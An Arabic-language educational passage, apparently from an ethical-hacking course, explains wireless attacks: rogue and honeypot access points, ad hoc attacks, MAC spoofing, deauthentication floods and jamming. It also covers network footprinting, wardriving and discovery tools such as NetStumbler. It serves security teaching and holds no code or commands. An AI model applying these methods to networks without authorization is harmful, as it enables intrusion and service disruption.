


الاتصال الغير مسموح به Unauthorized Association

هو أكبر خطر على الشبكة اللاسلكية ويمكن أن يكون اتصال بشكل غير مقصود أو اتصال بشكل مقصود وشرير، الاتصال الشرير يتم بمساعدة soft APs المقصود ب soft أي software المهاجم، يستخدم soft AP ليتمكن من الوصول للشبكة اللاسلكية الهدف

Software AP هي كرت المستخدم اللاسلكي أو الكرت الراديوي المدمج داخل جهاز اللابتوب أو داخل جهاز PDA والتي يمكن الوصول إليها بشكل غير مقصود أو من خلال برنامج فيروس

المهاجم يخدع جهاز الضحية ويجعله يعمل ك soft AP وبالتالي يسمح لنفسه بالاتصال بشكل غير مسموح به مع شبكة الشركة




هجوم اتصال من كمبيوتر إلى كمبيوتر Ad Hoc Attack

Ad Hoc هو اسم الاتصال اللاسلكي المؤقت بين أجهزة الحاسب بشكل لاسلكي في هذا النوع من الشبكة الأجهزة تتصل ببعضها بشكل مباشر بدون وجود اكسس بوينت

الشبكات المتصلة في نمط ad hoc تشارك المعلومات بين المستخدمين بشكل مريح، لمشاركة الاغاني أو مقاطع الفيديو أو أي نوع اخر من البيانات يتم استخدام شبكات ad hoc

ولكن هذا النمط من الشبكات **غير محمي** ولا يؤمن مصادقة ولا تشفير، المهاجم يمكن بسهولة أن يتصل إلى موظف في الشركة عن طريق نمط ad hoc



هجوم الأكسس بوينت ابريق العسل Honeypot AP

المستخدم يمكن أن يتصل مع أي شبكة متاحة موجودة في نفس المنطقة في حال وجود عدة شبكات لاسلكية، هذا النوع من الشبكات اللاسلكية المتعددة يمكن استغلاله من قبل المهاجم

المهاجم يقوم بإنشاء شبكة لاسلكية من خلال تشغيل أكسس بوينت في مجال يحوي على عدة شبكات لاسلكية ويسمح للمستخدمين بالوصول لهذه الشبكة والاتصال بها

الاكسس بوينت التي ينشئها المهاجم تسمى ابريق العسل **Honeypot AP**، هذه الأكسس بوينت ترسل فريم **beacon** بإشارة قوية ولأن كرت الشبكة اللاسلكية يبحث عن الإشارة **الأقوى**، وبالتالي الضحية سيتصل مع الاكسس بوينت الشريرة وهذا يخلق ثغرات أمنية وإرسال معلومات حساسة مثل الاسماء وكلمات المرور إلى المهاجم



سرقة ومحاكاة عنوان الماك للأكسس بوينت AP Mac Spoofing


في الشبكات اللاسلكية الأكسس بوينت ترسل فريم استجابة تحقق **probe responses** أو فريم **beacon** للإعلان عن وجودها

فريم استجابة التحقق probe responses يحوي على معلومات مثل عنوان الماك MAC address الخاص بالأكسس بوينت ومعرف الشبكة (اسم الشبكة) SSID

المستخدمون في الجوار يتصلون مع الشبكة من خلال فريم beacon بالاعتماد على عنوان الماك

MAC address و اسم الشبكة SSID الموجودين داخل فريم beacon

العديد من أدوات software ومعظم الأكسس بوينت تسمح بتعريف المستخدمين من خلال قيم عناوين الماك، المهاجم يقوم باستخدام عنوان الماك للأكسس بوينت أو يمكن أن يقوم بسرقة عنوان الماك لمستخدم مصرح له بالدخول للشبكة والتنكر بهذا العنوان ليتمكن من الاتصال بالأكسس بوينت التي تقوم بفلترة عناوين الماك، المهاجم **يتنكر** بعنوان ماك للمستخدم **شرعي** في الشبكة ويتمكن من الاتصال بالشبكة ويتمكن من سرقة المعلومات




هجوم منع الخدمة Denial-of-Service

الشبكات اللاسلكية معرضة لهجوم منع الخدمة **DoS** attack، عادتاً الشبكات اللاسلكية تعمل على حزمات ترددية غير مرخصة (مجانية) وإرسال البيانات يكون على شكل إشارات راديوية

الشبكات اللاسلكية عادتاً تستخدم لتطبيقات معينة مثل نقل الصوت VoIP و الوصول إلى قواعد البيانات والوصول إلى الانترنت ،التشويش على الشبكات اللاسلكية من خلال هجوم منع الخدمة هو امر سهل مثل هجوم غمر الشبكة بإعادة المصادقة **de-authentication flood attack** أو التشويش أو هجوم غمر الشبكة بالاتصال **association flood attack**

هجوم منع الخدمة يقطع الاتصال في الشبكة اللاسلكية من خلال إرسال ونشر de-authentication

الذي يجبر المستخدمين على قطع الاتصال مع الاكسس بوينت




هجوم إشارة التشويش Jamming Signal

هجوم التشويش عادتاً يمنع كل الاتصالات كلياً، هذا النوع من الهجوم يمكن أن يتم بمساعدة جهاز مخصص لهذا الغرض ،المهاجم يراقب المنطقة من مكان قريب لموقع الاكسس بوينت ويستخدم **مضخم** ذو ربح عالي ليغرق الاكسس بوينت الشرعية، المستخدمون ببساطة لن يستطيعوا الاتصال عبر الأكسس بوينت وسيقطع الاتصال معها بسبب إشارات التشويش القريبة

كل الشبكات اللاسلكية هي عرضة للتشويش، إشارات التشويش المتولدة من جهاز التشويش تبدو إلى الاجهزة في الشبكة اللاسلكية على انها إشارات متولدة من مرسل 802.11 ، هذا يجعل الأجهزة تعلق اتصالاتها إلى أن تتوقف هذه الإشارات و هذا يسبب منع الخدمة

إشارات التشويش يمكن ملاحظتها بسهولة



أجهزة التشويش على الشبكات اللاسلكية

التشويش على الشبكة اللاسلكية يمكن أن يتم باستخدام بعض الاجهزة، هذه الأجهزة تستخدم من قبل المهاجم للتشويش على الشبكة اللاسلكية باستخدام نفس حزمة التردد التي تعمل عليها الشبكة الهدف

أجهزة التشويش على الشبكات اللاسلكية تولد إشارات لها نفس تردد إشارات الشبكة اللاسلكية، هذا يسبب تداخل بين الإشارات ويوقف الخدمة عن الشبكة بشكل مؤقت

التالي هو بعض أنواع أجهزة التشويش:



الهدف من اختراق الشبكات اللاسلكية هو الوصول إلى الشبكة من أجل الحصول على وصول غير مسموح به إلى مصادر الشبكة

المهاجم عادتاً يتبع منهجية في الاختراق، اكتشاف الشبكة اللاسلكية أو الأجهزة في الشبكة هو أول عمل يجب على المهاجم القيام به، يمكن أن يتم ذلك باستخدام أدوات تساعد على اكتشاف الشبكات مثل insider, Netsurveyor, NetStumblerm, Vistumbler, WirelessMon كل هذه الادوات مجانية ويمكنك تحميلها بسهولة

جمع المعلومات عن الشبكة اللاسلكية

Footprint the wireless network

مهاجمة الشبكة اللاسلكية يبدأ **باكتشاف** وجمع المعلومات عن الشبكة

عملية فوت برنت تتضمن تحديد موقع و تحليل وفهم الشبكة وهذه العملية يمكن أن تتم باستخدام طريقتين

من أجل القيام بعملية فوت برنت على الشبكة اللاسلكية أول متطلب هو تحديد مجموعة الخدمة الاساسية BSS التي تؤمنها الاكسس بوينت

طرق الفوت برنت **Footprinting** Methods:

- **الطريقة الغير فعالة (السلبية) passive**

المهاجم يستخدم الطريقة الغير فعالة لكشف الأكسس بوينت الموجودة من خلال **sniffing packets** من الأمواج الموجودة في الهواء، من خلال هذه العملية المهاجم يستطيع أن يكتشف الأكسس بوينت الموجودة واسم الشبكة SSID والأجهزة الموجودة بشكل حي على الشبكة

- **الطريقة الفعالة Active:**

في هذه الطريقة المهاجم يرسل فريم طلب تحقق **probe request** مع اسم الشبكة SSID ليرى إذا كانت الاكسس بوينت سترد عليه، إذا كان المهاجم لا يملك اسم الشبكة SSID (في حال كانت الأكسس بوينت معدة كي لا تقوم بنشر SSID) فإن المهاجم يقوم بإرسال فريم طلب تحقق **probe request** مع حقل **SSID فارغ**، في حالة طلب تحقق مع اسم SSID فارغ معظم الاكسس بوينت ترد مع اسم SSID الخاص بها وذلك من خلال فريم استجابة التحقق probe response

بناء على ذلك فإن حقل SSID فارغ يساعد على معرفة أسماء الاكسس بوينت، الأكسس بوينت يمكن أن تبرمج لكي تتجاهل probe request الذي يحوي على SSID فارغ

بحث المهاجم عن الشبكات اللاسلكية

المهاجم يستطيع أن يبحث عن الشبكات اللاسلكية بمساعدة أدوات البحث عن الشبكات اللاسلكية مثل vistumler, netstumbler في نظام ويندوز أو باستخدام Kismet في نظام كالي kali linux


اسم الشبكة SSID يمكن أن يكون موجود في فريم **beacon** و في فريم استجابة التحقق و طلب التحقق **probe requests** and **responses** وفي فريم طلب الاتصال و فريم طلب إعادة الاتصال

Association and **reassocation request**

المهاجم يستطيع أيضاً الحصول على SSID من خلال عملية البحث الغير فعال **passive scanning**

إذا فشل المهاجم بالحصول على SSID من خلال عملية البحث الغير فعال فهو يستطيع تحديد اسم الشبكة من خلال عملية البحث الفعال **active scanning** ، وعندما ينجح المهاجم بتحديد اسم الشبكة SSID يستطيع حينها الاتصال مع الشبكة وتنفيذ أنواع مختلفة من الهجوم



إيجاد الشبكات اللاسلكية لمهاجمتها

أول مهمة يجب على المهاجم أو مختبر الاختراق القيام بها هي البحث عن الشبكات اللاسلكية الهدف و هي عملية فحص للشبكات الموجودة في نفس المجال لإيجاد أفضل شبكة للهجوم

هذه العملية يمكن أن تتم بقيادة سيارة مع جهاز لابتوب فيه **Wi-Fi enable** و اللابتوب يجب أن يحوي على أداة لاكتشاف الشبكات اللاسلكية، باستخدام أداة الاكتشاف المهاجم يمكن أن يرسم خريطة للشبكات اللاسلكية الفعالة، لإكتشاف الشبكات اللاسلكية المهاجم بحاجة إلى:

- جهاز لابتوب مع كرت شبكة لاسلكية
- هوائي خارجي
- برنامج لاكتشاف الشبكات اللاسلكية

أداة اكتشاف الشبكات اللاسلكية: insider

المصدر: http://www.metageek.net

InSSIDer هو برنامج لإكتشاف الشبكات اللاسلكية مفتوح المصدر **open source**

يعمل على نظم ويندوز و يستخدم كرت الشبكة اللاسلكية ويقوم بفرز النتائج من خلال عنوان الماك واسم الشبكة والقناة الترددية وقوة الإشارة RSSI

يمكن استخدام هذا البرنامج للقيام بالأمور التالية:

- فحص الشبكة اللاسلكية والشبكات المحيطة للقيام بعملية تصليح الأخطاء
- معرفة شدة الإشارة المستقبلة بواحدة **dBm**
- فلترة الأكسس بوينت الموجودة
- استخراج بيانات الشبكات اللاسلكية و **GPS** في ملف KML لمشاهدتها في **Google Earth**



أداة اكتشاف الشبكات اللاسلكية NetSurveyor

المصدر: http://www.performancewifi.net

هو أداة اكتشاف للشبكات اللاسلكية تستخدم لجمع المعلومات حول الأكسس بوينت المجاورة وتعرض النتائج بطرق مفيدة، البيانات يتم عرضها بمناظر ومخططات مختلفة والتقارير يمكن أن يتم توليدها على شكل ملف pdf



أداة اكتشاف الشبكات اللاسلكية: NetStumbler

المصدر: http://www.netstumbler.com

هو أداة لإلتقاط **sniff** الإشارات اللاسلكية وإعلام المستخدم إذا كانت شبكته اللاسلكية معدة بشكل صحيح

ولكن قبل أن تقوم بتحميلها يجب أن تفحص إذا كان كرت الشبكة اللاسلكية الخاص بك متوافق مع NetStumbler ، الخطوة التالية هي تعطيل خدمة الاعداد بشكل اتوماتيكي للجهاز، مستخدم ويندوز يجب أن يطفئ خدمة windows wireless zero configuration service الموجودة في لوحة المفاتيح/ إدارة الأجهزة

خصائص NetStumbler كثيرة وهي تؤمن معلومات مفيدة عن الإشارات المكتشفة

